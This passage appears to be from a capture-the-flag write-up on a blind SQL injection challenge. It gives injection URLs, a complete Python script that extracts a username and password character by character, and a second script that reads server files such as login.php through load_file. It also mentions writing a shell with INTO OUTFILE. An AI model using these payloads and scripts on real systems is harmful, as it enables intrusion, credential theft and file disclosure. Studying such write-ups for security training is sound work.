

Testing ultimately reveals the database name:waf
Then infer the fields that exist:
http://192.168.159.170/sql/Picture.php?id=0" | if(ord(password),1,null) %23
If the password field exists, the page returns normally.

This produces the following fields:username、password、id、picture
Continue guessing the username and password fields:
http://192.168.159.170/sql/Picture.php?id=0" | if(lpad(username,1,'')='a',1,null) %23
http://192.168.159.170/sql/Picture.php?id=0" | if(lpad(password,1,'')='5',1,null) %23
The complete script is:
#!/usr/bin/env python
#encoding=utf8

import requests

url = "http://192.168.159.170/sql/"
path = "picture.php?id=0"

arr =['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1','2','3','4','5','6','7','8','9']

password = ""

# determine the length of the username
def found_username_length():
	for i in range(1,15):
		payload_username_length = "\" | if(length(username)='" + str(i) + "',1,null) %23'"
		get_username_url_length = url + path +payload_username_length
		res = requests.get(get_username_url_length)
		if("PNG" in res.text):
			length = i
			return length

# determine the length of the password
def found_password_length():
	for i in range(1,33):
		payload_password_length = "\" | if(length(password)='" + str(i) + "',1,null) %23'"
		get_password_url_length = url + path + payload_password_length
		res = requests.get(get_password_url_length)
		if("PNG" in res.text):
			length = i
			return length

# retrieve the username
def found_username():
	username = ""
	user_fuzz = ""
	username_length = found_username_length()
	for i in range(1,username_length+1):
		for j in arr:
			user_fuzz = username + j
			#print username
			payload_username = "\" | if(rpad(username," + str(i) + ",'')='" + user_fuzz + "',1,null) %23'"
			get_username_url = url + path + payload_username
			res = requests.get(get_username_url)
			if("PNG" in res.text):
				if (i < username_length+1):
					username = username + j
					break
		print "username is fuzzing...Please waiting:" + username[:username_length]
	print "Success! The username is :" + username[:username_length]


# retrieve the password
def found_password():
	password = ""
	pass_fuzz = ""
	password_length = found_password_length()
	for i in range(1,password_length+1):
		for j in arr:
			pass_fuzz = password + j
			#print password
			payload_password = "\" | if(rpad(password," + str(i) + ",'')='" + pass_fuzz + "',1,null) %23'"
			get_password_url = url + path + payload_password
			res = requests.get(get_password_url)
			if("PNG" in res.text):
				if (i < password_length+1):
					password = password + j
					break
		print "password is fuzzing... Please waiting:" + password[:password_length]
	print "Success! The password is :" + password[:password_length]


if __name__ == '__main__':
	found_username()
	found_password()
The result is:


The result is 20 characters long, but somd5 still recovers the plaintext:

Sign in to obtain the flag.
Unintended Solution
During early testing, I did not expect that it could directly useord(password)in this form to infer table names. Because the table name is unknown, use load_file to read the file:
http://192.168.159.170/sql/picture.php?id=1"^if(hex(load_file('/var/www/html/index.php'))<"40",1,0)%23
A teammate provided the following script:
#!/usr/bin/env python
# encoding=utf8
import requests
import time

url = "http://199e855b.yunyansec.com/"
path = "picture.php?id="
payloadL = '1"^if(hex({sql})>"{data}",1,0)%23'
payloadR = '1"^if(hex({sql})<"{data}",1,0)%23'
# payload = '1"^if(lpad(bin({sql}),1,"")="{data}",1,0)'
def str2hex(i):
 return hex(ord(i))[2:].zfill(2)

def save(text):
 f = open("tmp.txt","w")
 f.write(text)
 f.close()

def runL(sql,data):
 url_tmp = url+path+payloadL
 url_tmp = url_tmp.format(sql=sql,data=data)
 # print(url_tmp)
 res = requests.get(url_tmp)
 if("PNG" not in res.text):
  return True
 return False

def runR(sql,data):
 url_tmp = url+path+payloadR
 url_tmp = url_tmp.format(sql=sql,data=data)
 # print(url_tmp)
 res = requests.get(url_tmp)
 if("PNG" not in res.text):
  return True
 return False

def binary_search(data):
    global sql
    left = 0
    right = 128
    while left <= right:   # loop condition
        mid = (left + right) // 2   # take the middle index (the sequence must already be sorted)
        mid_data = hex(mid)[2:].zfill(2)
        if runR(sql,data+mid_data):  # if the target is smaller than the middle value, search the left half,
            right = mid - 1   # after moving left, set the right boundary to mid-1
        elif runL(sql,data+mid_data):   # if the target is larger than the middle value, search the right half
            left = mid + 1    # after moving right, set the left boundary to mid+1
        else:
            return chr(right)  # if the target equals the middle value, return its index
    if(right==-1):
     right==0
    return chr(right)  # if the loop ends with left past right, the value was not found

sql = "load_file('/var/www/html/login.php')"

data=""
str_data=""
while(1):
 raw_data = binary_search(data)
 str_data = str_data + raw_data
 data += str2hex(raw_data)
 save(data+"\n"+str_data)
 print(str_data)
Result:

Reading the output took three hours because the organizers' server failed once and forced a restart. By the time it finished, the competition was over.

10、SQL1
A researcher in the group used INTO OUTFILE to write a shell.